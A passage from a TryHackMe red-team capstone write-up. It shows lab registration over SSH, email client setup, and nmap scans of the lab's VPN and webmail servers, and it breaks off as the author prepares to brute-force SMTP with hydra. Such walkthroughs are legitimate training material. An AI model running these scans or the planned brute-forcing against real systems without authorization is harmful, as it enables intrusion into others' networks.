

Full WriteUp for the Red Team Capstone Room



from the proud TryHackMe user PK2212

This is my first WriteUp ever. So if you have any suggestions for improvement or want to contact me, please feel free to contact me via Discord: **PK2212#0548**

Rough Structure

1. OSINT
2. Perimeter Breach
3. Initial Compromise of Active Directory
4. Full Compromise of CORP Domain
5. Full Compromise of Parent Domain
6. Full Compromise of BANK Domain
7. Compromise of SWIFT and Payment Transfer

Unfortunately I had to take screenshots of Tyler Ramsbey's stream too, because I wrote German notes all over my screenshots, which would only confuse everyone.

OSINT

First of all, it is important to gather as much information as possible about the target, in this case THERESERVE.

To start with, the description in the TryHackMe room should be read carefully:



From it you can see the following information:

Transfer Process:

1. a customer makes a request that funds should be transferred and receives a transfer code.
2. the customer contacts the bank and provides this transfer code.
3. an employee with the capturer role authenticates to the SWIFT application and captures the transfer.
4. An employee with the approver role reviews the transfer details and, if verified, approves the transfer. This has to be performed from a jump host.

Once approval for the transfer is received by the SWIFT network, the transfer is facilitated and the customer is notified.

This process will later be very important and significant when it comes to breaking SWIFT.

Next, you should download the tools, or if you are using the AttackBox, find the tools and lists in the directory /root/Rooms/CapstoneChallenge.

Project Tools

In order to perform the project, the government of Trimento has decided to disclose some information and provide some tools that might be useful for the exercise. You do not have to use these tools and are free to use whatever you prefer. If you wish to use this information and tools, you can either find them on the AttackBox under `/root/Rooms/CapstoneChallenge`, or download them as a task file using the blue button at the top of this task above the video. If you download them as a task file, use the password of `Capstone` to extract the zip. Note that these tools will be flagged as malware on Windows machines.

Note: For the provided password policy that requires a special character, the characters can be restricted to the following: `!@#$%^`

This section details the project brief for the challenge. The challenge is an end-to-end Red Team engagement that you need to perform. Please make sure to read through this information, as it also provides you with the details you need to start your challenge journey.

Red Team Capstone Challenge Network! | TryHackMe

Download Task Files

Watch later Share

The tools you will find in there will make your life easier later if you don't want to download tools or scripts from the internet or want to be sure you are using the right version of a tool.

The word lists are also of EXTREME importance (at least as far as my attack path is concerned).

But I will get to those when the time comes.

Project Registration

The Trimento government mandates that all red teamers from TryHackMe participating in the challenge must register to allow their single point of contact for the engagement to track activities. As the island's network is segregated, this will also provide the testers access to an email account for communication with the government and an approved phishing email address, should phishing be performed.

To register, you need to get in touch with the government through its e-Citizen communication portal that uses SSH for communication. Here are the SSH details provided:

SSH Username	e-citizen
SSH Password	stabilitythroughcurrency
SSH IP	X.X.X.250

Once you complete the questions below, the network diagram at the start of the room will show the IP specific to your network. Use that information to replace the X values in your SSH IP.

You also need to authenticate first to get the flags.

I will briefly explain the different things you need to know about this application:

```
root@ip-10-10-220-219:~# ssh e-citizen@10.200.103.250
The authenticity of host '10.200.103.250 (10.200.103.250)' can't be established.
ECDSA key fingerprint is SHA256:metVZvNKEK6LxKsUdoppWvC3UFh3MJh9u413VB894ds.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.200.103.250' (ECDSA) to the list of known hosts.
e-citizen@10.200.103.250's password:

Welcome to the e-Citizen platform!
Please make a selection:
[1] Register
[2] Authenticate
[3] Exit
Selection:
```

After logging in for the first time, you have to authenticate yourself, where you should enter your full TryHackMe name.

This is followed by something that looks something like this:

```
=====
Thank you for registering on e-Citizen for the Red Team engagement against TheReserve.
Please take note of the following details and please make sure to save them, as they will not be
displayed again.
=====
```

```
Username: PK2212
Password: <random password>
MailAddr: PK2212@corp.th3reserve.loc
IP Range: 10.200.121.0/24
=====
```

!!!The whole thing must be saved somewhere by you!!!

This is because you use this data to log in to this module each time, for example to receive flags or to have them sent (more on this in a moment).

Set up your email client

First you set up your email client, to receive the flags at the end.

```
root@ip-10-10-62-178:~# ssh e-citizen@10.200.103.250
The authenticity of host '10.200.103.250 (10.200.103.250)' can't be established.
ECDSA key fingerprint is SHA256:metVZvNKEK6LxKsUdoppWvC3UFh3MJh9u413VBB94ds.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.200.103.250' (ECDSA) to the list of known hosts.
e-citizen@10.200.103.250's password:

Welcome to the e-Citizen platform!
Please make a selection:
[1] Register
[2] Authenticate
[3] Exit
Selection:2
Please provide your username: PK2212
Please provide your password: [REDACTED]

Welcome PK2212

What would you like to do?
Please select an option
[1] Submit proof of compromise
[2] Verify past compromises
[3] Verify email access
[4] Get hints
[5] Exit
Selection:3


Verifying your email access using your credentials, please stand by.....

There was an issue with email access, the most likely cause is a network reset. Please stand by.....
Creating email user
User has been successfully created

Repopulating mailbox. Please stand by.....
```


At this point you can download the email software with the command "sudo apt install revolution" (unless revolution is already on your computer).

Then type "sudo evolution" into your terminal and two windows will open:





If so, click two on "next" and then click "next" again.

At "Full Name" I have now also entered my email (I think you could enter anything) and at the emial addresse too (but it has to be like this).





For receiving email, the IP address of the webmail server must be entered under Server. It is important that IMAP and port 143 is set.







For sending email, the IP of the webmail server must be entered and SMTP / port 25 must be set.



Your password must be entered here.




Successfully logged in.



All flags you will receive will be sent here by email. If you want to get a flag and go to "Submit proof of compromise", you will be asked to do something to prove that you have reached a certain point in the network.

When you have done what is required of you, (this all tells you e-citizen), you can enter Y and if it worked, the flag will be sent to the email.

The last thing you will see at the top of the TryHackMe room is the company network and the IP addresses of the WebMail, VPN and WEB servers.



We now start scanning these IP addresses.

Scanning the given servers

For my attack path, scanning the VPN and webmail server is sufficient.

For scanning open ports I used nmap.

The syntax for the initial nmap scan against the VPN server looks like this:

```
nmap -p- <IP of the VPN Server> -Pn -v
```

The command encoded out:

-p- this will search for all open ports and not just the most popular ones.
-Pn This command disables the ping scan, which sends ICMP echo requests to hosts to check their reachability. This allows non-pingable hosts to be scanned.
-v shows the result in more detail

```
root@ip-10-10-119-0:~# nmap -p- 10.200.103.12 -Pn -v


Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-30 14:54 BST
Initiating Parallel DNS resolution of 1 host. at 14:54
Completed Parallel DNS resolution of 1 host. at 14:54, 0.01s elapsed
Initiating SYN Stealth Scan at 14:54
Scanning ip-10-200-103-12.eu-west-1.compute.internal (10.200.103.12) [65535 ports]
Discovered open port 22/tcp on 10.200.103.12
Discovered open port 80/tcp on 10.200.103.12

```

More information about nmap commands can also be found on the nmap documentary page:
<https://nmap.org/book/man-briefoptions.html>

The result shows that the server can be reached via the web, i.e. via port 80.

If we enter the IP of the VPN server in our browser, we see the following:



It is a login page, which is very good.

However, we don't have any login information, but that will change soon...



Now we scan the webmail server with the same nmap command, but the IP of this server:

```
nmap -p- <IP of the Webmail server> -Pn -v
```

We will see that a lot of ports are open.

```
      raw packets sent: 0 (0B) | Rcvd: 0 (0B)
root@ip-10-10-119-0:~# nmap -p- 10.200.103.11 -Pn -v

Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-30 14:55 BST
Initiating Parallel DNS resolution of 1 host. at 14:55
Completed Parallel DNS resolution of 1 host. at 14:55, 0.00s elapsed
Initiating SYN Stealth Scan at 14:55
Scanning ip-10-200-103-11.eu-west-1.compute.internal (10.200.103.11) [65535 ports]
Discovered open port 3306/tcp on 10.200.103.11
Discovered open port 80/tcp on 10.200.103.11
Discovered open port 135/tcp on 10.200.103.11
Discovered open port 139/tcp on 10.200.103.11
Discovered open port 25/tcp on 10.200.103.11
Discovered open port 143/tcp on 10.200.103.11
Discovered open port 445/tcp on 10.200.103.11
Discovered open port 3389/tcp on 10.200.103.11
Discovered open port 22/tcp on 10.200.103.11
Discovered open port 110/tcp on 10.200.103.11
Discovered open port 587/tcp on 10.200.103.11
```

To get more detailed information about these open ports we will now do an nmap scan which looks like this:

```
nmap -p 110,135,3389,587,3306,22,143,25,445,139,80 -A <IP of Webmail server> -v
```

This command does the following:

- p with this we specify certain ports, in our case the open ones from the nmap scan before.
- A this does an aggressive scan (combining several nmap options) which gives us much more information about the ports than the previous scan
- v shows the result in more detail

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 f3:6c:52:d2:7f:e9:0e:1c:c1:c7:ac:96:2c:d1:ec:2d (RSA)
|   256 c2:56:3c:ed:c4:b0:69:a8:e7:ad:3c:31:05:05:e9:85 (ECDSA)
|_  256 d3:e5:f0:73:75:d5:20:d9:c0:bb:41:99:e7:af:a0:00 (EdDSA)
25/tcp    open  smtp         hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp    open  http         Microsoft IIS httpd 10.0
:::http-methods:
  ▶ Supported Methods: OPTIONS TRACE GET HEAD POST
  ▶ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
110/tcp   open  pop3        hMailServer pop3d
|_pop3-capabilities: USER TOP UIDL
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
143/tcp   open  imap        hMailServer imapsd
|_imap-capabilities: RIGHTS=texkA0001 OK CHILDREN ACL NAMESPACE CAPABILITY completed IMAP4 QUOTA IDLE IMAP4rev1 SORT
445/tcp   open  microsoft-ds?
587/tcp   open  smtp         hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
3306/tcp  open  mysql?
| fingerprint-strings:
|   DNSStatusRequest:
|     o o 31

```

Very interesting is port 25, where smtp is running, because this smtp can brute force with a hydra scan.

“Brute forcing is the attempt to gain unauthorised access to a system by systematically trying all possible combinations of passwords or keys.”

But in order to brute force, you need a password list, which we will now create.

Unfortunately, we can't just download it from the internet, because the THERESERVE company has a password policy:

```

root@ip-10-10-119-0:~/Rooms/CapstoneChallenge/Capstone_Challenge_Resources# cd Capstone_Challenge_Resources
root@ip-10-10-119-0:~/Rooms/CapstoneChallenge/Capstone_Challenge_Resources# ls
password_base_list.txt  password_policy.txt  Tools
